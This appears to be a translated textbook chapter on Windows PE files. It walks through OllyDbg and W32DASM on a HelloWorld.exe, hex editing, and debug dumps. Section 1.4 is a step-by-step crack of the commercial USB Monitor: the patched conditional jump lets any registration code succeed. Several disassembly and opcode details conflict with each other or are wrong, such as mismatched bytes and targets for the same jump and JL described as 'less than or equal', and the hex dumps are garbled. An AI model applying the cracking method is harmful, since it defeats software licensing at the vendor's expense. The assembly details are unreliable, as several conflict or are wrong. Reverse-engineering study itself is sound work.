**NOTE:** At this point, the program is paused and not executing. When we click "OK" on the screen message box, it prompts the `eip` to continue execution.

---

#### SOURCE CODE LINE 24'S CALL TO INVOKE\_EXITPROCESS

Press the F7 key, the `push` instruction is executed, pushing an argument onto the stack: `push 0`. Press the F7 key again, execute the instruction:

```
invoke ExitProcess
```


The argument is pushed onto the stack, and pressing F7 once more executes the `call` instruction for `ExitProcess`.

The assembly instruction is: `call <JMP.&kernel32.ExitProcess>`. This time, we execute the `call` step by step. Since this is a near jump instruction, after pressing the F7 key, the `eip` points to the next instruction:

```
less  
Copy code  
0040101E  .- FF25 00204000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>]
```


Notice the instruction, which is a double-word jump, jumping to an absolute memory address in the process space, `0x00402000`. What does the data at this location represent? We can use the "EX" option in OD (as seen in Figure 1-9) to examine it.

Select the "Memory" option from the menu, choose "EX", and OD will display the memory space allocated by the `HelloWorld.exe` process. To examine it in more detail, refer to Figure 1-11. It is recommended that you study this memory allocation carefully, as it will be fundamental in understanding the internal structure of Windows executable programs.



#### MEMORY ALLOCATION (FIGURE 1-11)

Pay particular attention to the memory address starting from 0x00402000, which is allocated 1000h bytes of space for the .rdata section of the HelloWorld.exe process. This section is also known as the "Import Table" (i.e., Import Address Table), a concept introduced in Chapter 4. If you want to know the detailed data at this location, right-click on the .rdata line, select "Data" from the pop-up menu, and it will display the content starting from the 1000h byte of this address, as shown in Figure 1-12.



#### IMPORT TABLE DATA (FIGURE 1-12)

The contents displayed in the Import Table include various data used by the executable during runtime. This data is critical for understanding how the executable interacts with the operating system and other libraries.

In summary, this section explains how to step through the execution of a PE file using a debugger, how to observe the state of registers and memory, and how to understand the structure and significance of various parts of the executable, such as the Import Table. This knowledge is fundamental for analyzing and debugging Windows executable files.

From the value at address 0x00402000, which is 0x7c81cb12, we know this is the ExitProcess function address for the HelloWorld.exe process. This address corresponds to the absolute virtual address space: returning to the code and stepping through with the F7 key, we find the instruction sequence jumps to 0x7c81cb12. The execution instructions at this address are as follows:

7C81CB12 > 8BFF	<b>MOV EDI,EDI</b>
7C81CB14 55	<b>PUSH EBP</b>
7C81CB15 8BEC	<b>MOV EBP,ESP</b>

```

7C81CB17  6A FF      PUSH -1
7C81CB19  68 B03FE877 PUSH 77E83FB0
7C81CB1E  FF75 08    PUSH DWORD PTR SS:[EBP+8]
7C81CB21  E8 46FFFFFF CALL kernel32.7C81CA6C
7C81CB26  89 9FCA0100 JMP kernel32.7C839AC5
7C81CB2B  90          NOP
7C81CB2C  90          NOP
7C81CB2D  90          NOP
7C81CB2E  90          NOP
7C81CB2F  90          NOP
7C81CB30  90          NOP
7C81CB31  90          NOP
7C81CB32  90          NOP
7C81CB33 > 8BFF      MOV EDI,EDI
7C81CB35  55          PUSH EBP
7C81CB36  8BEC      MOV EBP,ESP
7C81CB38  83BD 00 00  CMP DWORD PTR SS:[EBP+8],0
7C81CB3C  00          ...
7C81CB3F  0F84 BA7D0200 JE kernel32.7C849A04
7C81CB45  FF75 0C      PUSH DWORD PTR SS:[EBP+C]
7C81CB48  FF75 08      PUSH DWORD PTR SS:[EBP+8]
7C81CB4B  FF75 04      PUSH DWORD PTR SS:[EBP+4]
7C81CB4E  FF15 7414807C CALL DWORD PTR DS:[<&ntdll.NtTerminateTh>]
7C81CB54  85C0      TEST EAX,EAX
...

```

If you are interested in further exploring, it is suggested to use tools to step through the execution sequence to return to the ret instruction of the HelloWorld.exe process. The address 0x7c81cb12 belongs to kernel32.ExitProcess. Understanding which modules and functions are called at the end of the process, as well as the exit code handling and related operations, can be very helpful for understanding the management and operations of the system.

During debugging, we gathered the following information: after linking and compiling, the code entry point is mapped to the process address space at 0x00401000, with an entry size of 1000 bytes. The remaining sections include an import table and data segment, each 1000 bytes in size. The structure of the part of the EXE file mapped into memory is shown in Figure 1-13.




FIGURE 1-13 Part of the EXE file mapped into memory structure.

### 1.2.2 MODIFYING EXE FILE SECTION DATA

OD (OllyDbg) not only allows us to debug and execute single-step operations on an EXE file but also to modify the target EXE file. The following steps will guide you through modifying a section of the HelloWorld.exe file. We will change the message from "HelloWorld" to "HelloWorld-modified by OD". Such changes require ensuring that the length of the new string does not exceed the length of the data segment in the EXE file. Fortunately, the linker reserves 200h (512 bytes) for each segment, and our modification will be successful if the new data does not exceed this limit.

In the "HEX Data" column of the OD interface, place the cursor at the position of the first byte, right-click, and select "Copy to executable file". A dialog box will appear, showing that the contents are no longer stored in

memory but rather as file offsets, as indicated by the first address in the window. Refer to Figure 1-14 for details.




FIGURE 1-14 Interchanging memory addresses and file addresses in OD

Next, select the appropriate number of bytes, right-click in the middle field, and choose "Binary" -> "Edit". In the ASCII text box that appears, enter "HelloWorld-modified by OD". Ensure the "Preserve Size" option is checked. After completing this step, click the "OK" button, as shown in Figure 1-15.



FIGURE 1-15 Saving the modifications

At this point, the data has not yet been saved to the corresponding EXE file. Right-click again and select "Save File". The system will prompt you to confirm saving the changes. Confirm by selecting "Yes". After saving, run HelloWorld.exe and observe that the message has been successfully modified. In this example, we have demonstrated how to use OD to modify an EXE file section, making real changes to the file.

The method described for modifying EXE file sections is complex and cannot replace more standardized methods. If OD (OllyDbg) is a tool for dynamic analysis, then W32DASM is a tool for static analysis. W32DASM can be used to disassemble the instructions in an EXE file and analyze their relationships, which is very useful for tracking and identifying the links between calls before and after the instruction execution. You can find this tool in many software collections.

Below is the output after opening HelloWorld.exe with W32DASM:

Disassembled File: D:\masm32\source\chapter1\HelloWorld.exe

```
Code Offset = 00000400, Code Size = 00000200
Data Offset = 00000800, Data Size = 00000200
Number of Sections = 0003 (dec), Imagebase = 00400000h
```

```
Object01: .text      RVA: 00001000  Offset: 00000400  Size: 00000200  Flags:
60000020
```

```
Object02: .rdata  RVA: 00002000  Offset: 00000600  Size: 00000200  Flags:  
40000040  
Object03: .data   RVA: 00003000  Offset: 00000800  Size: 00000200  Flags:  
C0000040
```

```
+++++ Summary ++++++
```

```
This program does not have a summary.
```

```
+++++ Reference Information +++++
```

```
This program does not have reference information.
```

```
+++++ Imported Modules Information +++++
```

```
Number of Imported Modules = 2 (decimal)  
Import Module 001: user32.dll  
Import Module 002: kernel32.dll
```

```
+++++ Imported Functions Information +++++
```

```
Import Module 001: user32.dll  
  Addr:0000205C hint(019D) Name: MessageBoxA
```

```
Import Module 002: kernel32.dll  
  Addr:00002076 hint(0080) Name: ExitProcess
```

```
+++++ Exported Functions Information +++++
```

```
Number of Exported Functions = 0000 (decimal)
```

```
+++++ Listing of Disassembled Code +++++
```

```
// ***** Start of Entry Point .text *****  
Program Entry Point = 00401000 (D:\masm32\source\chapter1\HelloWorld.exe  
File Offset:00001600)
```

This document can be found on Huazhang Company's official website ([WWW.HZBOOK.COM](http://WWW.HZBOOK.COM)) and in the book's official online resources.

```
***** Program Entry Point *****  
:00401000 6A00 push 00000000  
:00401002 6A00 push 00000000
```

```
Possible StringData Ref from Data Obj->"HelloWorld-modified by OD"  
:00401004 6800304000 push 00403000  
:00401009 6A00 push 00000000  
  Reference To: user32. MessageBoxA, Ord:019Dh  
:0040100B E808000000 Call 00401018  
:00401010 6A00 push 00000000
```

```
Reference To: kernel32. ExitProcess, Ord: 0080h  
:00401012 E807000000 Call 0040101E  
:00401017 CC int 03
```

```
Referenced by a CALL at Address:  
|:0040100B  
  Reference To: user32. MessageBoxA, Ord:019Dh  
:00401018 FF2508204000 Jmp dword ptr [00402008]  
  Reference To: kernel32. ExitProcess, Ord:0080h
```

```

:0040101E FF2500204000  Jmp dword ptr [00402000]
:00401024 00000000000000000000000000000000  BYTE 10 DUP (0)
:0040102E 00000000000000000000000000000000  BYTE 10 DUP (0)
:00401038 00000000000000000000000000000000  BYTE 10 DUP (0)
.....

```

The biggest advantage of static analysis is: You can find out the instruction that called the current instruction. For example, where is the instruction of address 0x00401018 called from (in bold)? Please analyze the following code line:

Referenced by a CALL at Address:

:0040100B

Oh, I see, the instruction at address 0x0040100B calls it.

At the moment, you may not find it useful, but you will understand it later.

### 1.3 HEX EDITOR FLEXHEX

The instructions in the operating system are consistent, so Currently, there are many excellent hex editors, such as FlexHex, WinHex, UltraEdit, HEdit, etc.

**Choosing FlexHex:** This hex editor is quite user-friendly. By mastering simple controls and editing operations, readers of this book will find it sufficient. Figure 1-16 shows the main interface of the HelloWorld.exe file opened in FlexHex. Similar to other hex editors, the content area contains the offset, the hexadecimal values of 16 bytes, ASCII codes, and Unicode codes. The last row can be used for displaying Unicode strings in resource tables. If you want to modify the value of a certain byte, simply place the cursor on the corresponding byte and change its value. The modified value will be displayed in red. To apply all changes, you only need to save the file.




Figure 1-16: Main Interface of FlexHex

Its export function is very practical, allowing you to copy the displayed content to the clipboard. For instance, after selecting the bytes, right-click, choose "Copy As," and a dialog box like the one shown in Figure 1-17 will pop up. In this dialog box, you can flexibly select the output format.




Figure 1-17: FlexHex Copy Format Definition

The exported content will appear in the clipboard in the specified format:

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .....
00000030  00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00 ..... .....
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!.L!Th
```

#### 1.4 CRACKING EXAMPLE: USB MONITOR

This section demonstrates a simple software cracking example, further illustrating the usage of the software described above.

##### 1. OBJECTIVE


- **USB MONITOR:** This software can be downloaded from the internet or found in the accompanying files of this book.

##### 2. TASK

- The software requires a registration code to unlock all features. Our task is to make any input registration code work successfully.

##### 3. THOUGHT PROCESS

- Typically, during registration, the program reads the registration code and verifies it. If the code is correct, it displays a registration success message and transitions the program to a fully functional state. If incorrect, it displays a registration failure message and keeps the program in a trial or limited functionality state. By altering the judgment branch, we aim to make the program always run in a registered state, regardless of the input code. The process is shown in Figure 1-18.




**Figure 1-18:** Comparison of Cracking Process Before and After

#### 4. IMPLEMENTATION STEPS

- **STEP 1:** First, run the software to gather clues related to cracking.
  - Launch the software and attempt to register. After entering the registration code, if the system prompts a "registration failed" dialog box (as shown in Figure 1-19), this message string is the clue we need for cracking.

**STEP 2:** Use FlexHEX to find the location of the "registration failed" message string.

- The method is to use the search/find function, looking for this dialog box text in the opened file.



**FIGURE 1-19:** Registration Failure Dialog Box

**DIALOG BOX SELECTION:** Select "ANSI Text" in the dialog box and enter "registration failed" to find the file offset address of this string as 0x81A79, as shown in Figure 1-20.

**FIGURE 1-20:** Display of the Address Offset of the String in the File

**STEP 3:** Use OD (OllyDbg) to obtain the address of the command referencing this string in memory.

- When the EXE file is loaded into memory by the system, even though there may be a certain translation relationship between the file offset address and the memory address, this relationship is not necessarily fixed. By observing the changes in the USB Monitor through OD, we can discover the reference relationship between the changes in the large segment of data in memory.
- Memory Address = 0x0400000 + File Offset Address
- Thus, the memory address of the command referencing this string is 0x0481A79.

**NOTE:** The above method only applies to this example. Later we will discuss the translation relationship between memory addresses and file offset addresses in greater detail, simplifying the method.

- In OD, the common way to search is to right-click in the memory area, select "Search/Constant", enter the memory address. In this example, the memory address 0x00405D2D is shown in Figure 1-21.

**FIGURE 1-21:** Location of the Command Referencing the String in Memory

**STEP 4:** Use W32Dasm to obtain the location of the judgment statement.

- By analyzing the static code, find the previous judgment statement in the process flow. Fortunately, this information can be directly obtained through W32Dasm, as shown below:

```
:00405CCD 41          inc    ecx
:00405CCE 51          push   ecx
:00405CCF 50          push   eax
:00405CD0 3BC8          cmp    ecx,  eax
:00405CD2 0F83F3900000  jg    00405111
:00405CD8 6A00          push   00000000
:00405CDA 6A00          push   00000000
:00405CDC 6A00          push   00000000

:00405CDB 6801030080  push   80000301
:00405CE0 6A00          push   00000000
:00405CE2 6A00          push   00000000
:00405CE4 6804000080  push   80000004
:00405CE9 6A00          push   00000000
```

```

* Possible Reference to Dialog:
|
:00405CF1 68681A4800  push 00481A68
:00405CF6 6A03  push 00000003
:00405CF8 BB60EA4000  mov ebx, 0040EA60
:00405CFD E804860400  call 00408503
:00405D02 83C428  add esp, 00000028
:00405D05 E937000000  jmp 00405D44
:00405D0A 58  pop eax
:00405D0B 59  pop ecx
:00405D0C E9BC  jmp 00405CCD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
| :00405CD2 (C)
|
:00405D11 83C408  add esp, 00000008
:00405D14 6A00  push 00000000
:00405D16 6A00  push 00000000
:00405D18 6A00  push 00000000
:00405D1A 6801030080  push 80000301
:00405D1F 6A00  push 00000000
:00405D21 6800000000  push 00000000
:00405D26 6800000004  push 80000004
:00405D2B 6A00  push 00000000

* Possible Reference to Dialog:
|
:00405D2D 68791A4800  push 00481A79
:00405D32 6803000000  push 00000003
:00405D37 BB60EA4000  mov ebx, 0040EA60
:00405D3C E84C850400  call 0040858D
:00405D41 83C428  add esp, 00000028

```

From the static analysis of the code below, we first obtain the instruction address that carries message prompt information, and determine that the function of the instruction code here is to complete the MessageBoxA function to display error message prompts. Following this path, we find the following:

```

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
| :00405CD2 (C)

```

This prompt information tells us which code is used to display the error message information. If we continue along this path, we find that 0x00405CD2 is a branch instruction. Looking at the instruction below it, we see:

```
00405CD2 0F8F39000000  jg 00405D11
```

This is a conditional jump instruction. In assembly language, this means: if greater than, then jump. The opposite instruction should be here as well. If the next address is changed to jl, it means jumping if the condition is less than or equal.

#### STEP 5: USE OD TO MODIFY INSTRUCTION CODE

The modification method has been introduced earlier, so what we need to modify here are the binary instructions. Now we need to modify the assembly code as shown in Figure 1-22.

We must choose "Use NOP Block." NOP represents a no-operation instruction. After the instruction is modified, the length of the instruction code may not match. To avoid changing the structure and size of the entire EXE file, the best way is to use NOP instructions.

For example, the original instruction code is:

```
0F 8F 39 00 00 00      JG 00405D11
```

The modified instruction code is:

```
7C 3D 90 90 90 90      JL 00405D11
```


**Important Reminder:** Be sure to back up the file before modifying the code!

---

## STEP 6: RETEST

Run the new U disk monitoring software, re-register, and any registration code you enter will successfully registered, as shown in Figure 1-23.

[Figure 1-22: Modified Branch Condition][]



[Figure 1-23: Successful Registration Dialog][]Truly understanding and cracking is not as simple as it seems. Many commercial software companies will eventually release their EXE files with added protection. The goal of cracking is not only to achieve simple instruction flow control but also to ultimately develop a registration mechanism without damaging the program. The main purpose of this experiment is to practice using these two common software tools,

which will lay a good foundation for our systematic learning in the future. Next, let us get to know the main subject of this book step by step — PE files.

---

## 1.5 INTRODUCTION TO PE FILES

PE (Portable Executable File Format) is a portable executable file format. Using this format aims to make the executable EXE file run on different CPUs with different instruction sets. The format of executable files is a true reflection of the operating system's working mode. There are similar executable files in the Windows operating system.

There are many formats such as COM, PIF, SCR, EXE, and most of these formats derive from PE. Among them, EXE is the most common PE file, and dynamic link libraries (mostly with the extension .dll) are also PE files. This book only covers this PE file format.

We will take HelloWorld.exe as an example to simply understand the hexadecimal code editing of PE format files. If you do not have suitable software, you can obtain a hexadecimal editor like FlexHEX, which allows you to use the following steps to proceed:

---

### STEP 1: CREATE A 1.TXT FILE AND ENTER THE FOLLOWING CONTENT:

```
d  
d  
d  
...  
d  
d  
d  
q
```

The calculation formula for the number of d characters is as follows:

$$\text{Number of d characters} = \text{File size} / (16 \times 8) = 2560 / (16 \times 8) = 20$$

---

### STEP 2: MODIFY HELLOWORLD.EXE TO 123. NOTE, DO NOT ADD THE EXTENSION.

### STEP 3: IN THE COMMAND PROMPT, RUN THE FOLLOWING COMMAND:

```
D:\masm32\source\chapter1>debug 123<1.txt>2.txt
```

This will generate a regular, ordered hexadecimal code and save it to the file 2.txt. As shown in Code Listing 1-2, does it not look similar to the results displayed in FlexHEX?

**Code Listing 1-2:** Hexadecimal Code of HelloWorld.exe File (chapter1\2.txt)

```
13B7:0100 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ.....  
13B7:0110 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 .....@  
13B7:0120 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  
13B7:0130 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  
13B7:0140 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 .....!..L.!Th  
13B7:0150 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6B 6E 6F is program canno  
13B7:0160 74 20 62 65 20 72 75 6B-20 69 6E 20 44 4F 53 20 t be run in DOS  
13B7:0170 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode...$  
13B7:0180 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92 L\m....-=...  
13B7:0190 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92 .....  
13B7:01A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00 Rich...  
13B7:01B0 50 45 00 00 4C 01 03 00-D2 24 F6 4B 00 00 00 00 PE..L...$.K.  
13B7:01C0 00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00 .....  
13B7:01D0 00 04 00 00 00 00 00 00-00 10 00 00 00 10 00 00 .....  
13B7:01E0 00 20 00 00 00 00 00 00-40 00-00 10 00 00 00 02 00 00 .....@  
13B7:01F0 04 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  
13B7:0200 00 40 00 00 00 04 00 00-00 00 00 00 00 02 00 00 00 .....@  
13B7:0210 00 00 10 00 00 1D 00 00-00 00 10 00 00 10 00 00 .....  
13B7:0220 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00 00 .....  
13B7:0230 10 20 00 00 3C 00 00 00-00 00 00 00 00 00 00 00 00 .....<  
13B7:0240 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....  
13B7:0250 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....  
13B7:0260 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....  
13B7:0270 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 .....  
  
13B7:0280 00 00 00 00 00 00 00 00-00-00 20 00 00 10 00 00 00 .....  
13B7:0290 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
13B7:02A0 00 00 00 00 00 00 00 00-00-2E 74 65 78 74 00 00 00 .....text...  
13B7:02B0 24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00 $.....  
13B7:02C0 00 00 00 00 00 00 00 00-00-00 00 00 00 20 00 00 60 .....  
13B7:02D0 2E 72 64 61 74 61 00 00-92 00 00 00 00 20 00 00 .rdata...  
13B7:02E0 00 02 00 00 00 06 00 00-00-00 00 00 00 00 00 00 00 .....  
13B7:02F0 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00 .....@..@.data...  
13B7:0300 0B 00 00 00 00 30 00 00-00-00 02 00 00 00 08 00 00 .....0.....  
13B7:0310 00 00 00 00 00 00 00 00-00-00 00 00 00 40 00 00 C0 .....@...  
13B7:0320 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
.....此处省略若干个00  
13B7:04F0 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
  
13B7:0500 6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00 j.j.h.0@.j.....  
13B7:0510 6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25 j.....%..@..%  
13B7:0520 00 20 40 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .. @.....  
.....此处省略若干个00  
13B7:06F0 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
  
13B7:0700 76 20 00 00 00 00 00 00-00-5C 20 00 00 00 00 00 00 v .....\\.....  
13B7:0710 54 20 00 00 00 00 00 00-00-00 00 00 00 6A 20 00 00 T .....j ..  
13B7:0720 08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00 00 . ..L ..  
13B7:0730 84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00 00 .....  
13B7:0740 00 00 00 00 00 00 00 00-00-00 00 00 00 76 20 00 00 .....v ..  
13B7:0750 00 00 00 00 5C 20 00 00-00 00 00 00 00 9D 01 4D 65 ....\\.....Me  
13B7:0760 73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32 ssageBoxA.user32  
13B7:0770 2E 64 6C 6C 00 00 80 00-45 78 69 74 50 72 6F 63 .dll....ExitProc  
13B7:0780 65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C ess.kernel32.dll  
13B7:0790 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
.....此处省略若干个00  
13B7:08F0 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
  
13B7:0900 48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00 HelloWorld.....  
13B7:0910 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
.....此处省略若干个00  
13B7:0AF0 00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00 00 .....  
.....
```

---

#### SPECIAL NOTE:

The hexadecimal code for the PE file in this section starts from address 13B7:0100, not from 13B7:0000!

By carefully observing the hexadecimal code listing above, everyone can see that the author has intentionally separated the code into groups of 200h size. The reason for this is that in the PE format, each large section is aligned in 200h size. In this way, each part of the output has a name, and lines 1-24 are the HelloWorld.exe file sections.

As shown, from the file start to offset 03fh is the PE header information, which records the entire PE file header. The structure and its data organization are described in more detail in Chapter 3. From offset 0400h, the code section starts, which is the executable code part. From offset 0600h, the section starting with 200h size describes the function pointers used by the program in the dynamic link library when the operating system loads the PE file. This description mainly allows the operating system to load the corresponding dynamic link library when loading the PE file, and the relevant dynamic link library descriptions.

When loading into the process address space, the code is reused. Starting from offset 0x0800, the 200h section is the data segment in the program, defined as the data space of the .data section, including the definition of global variables.

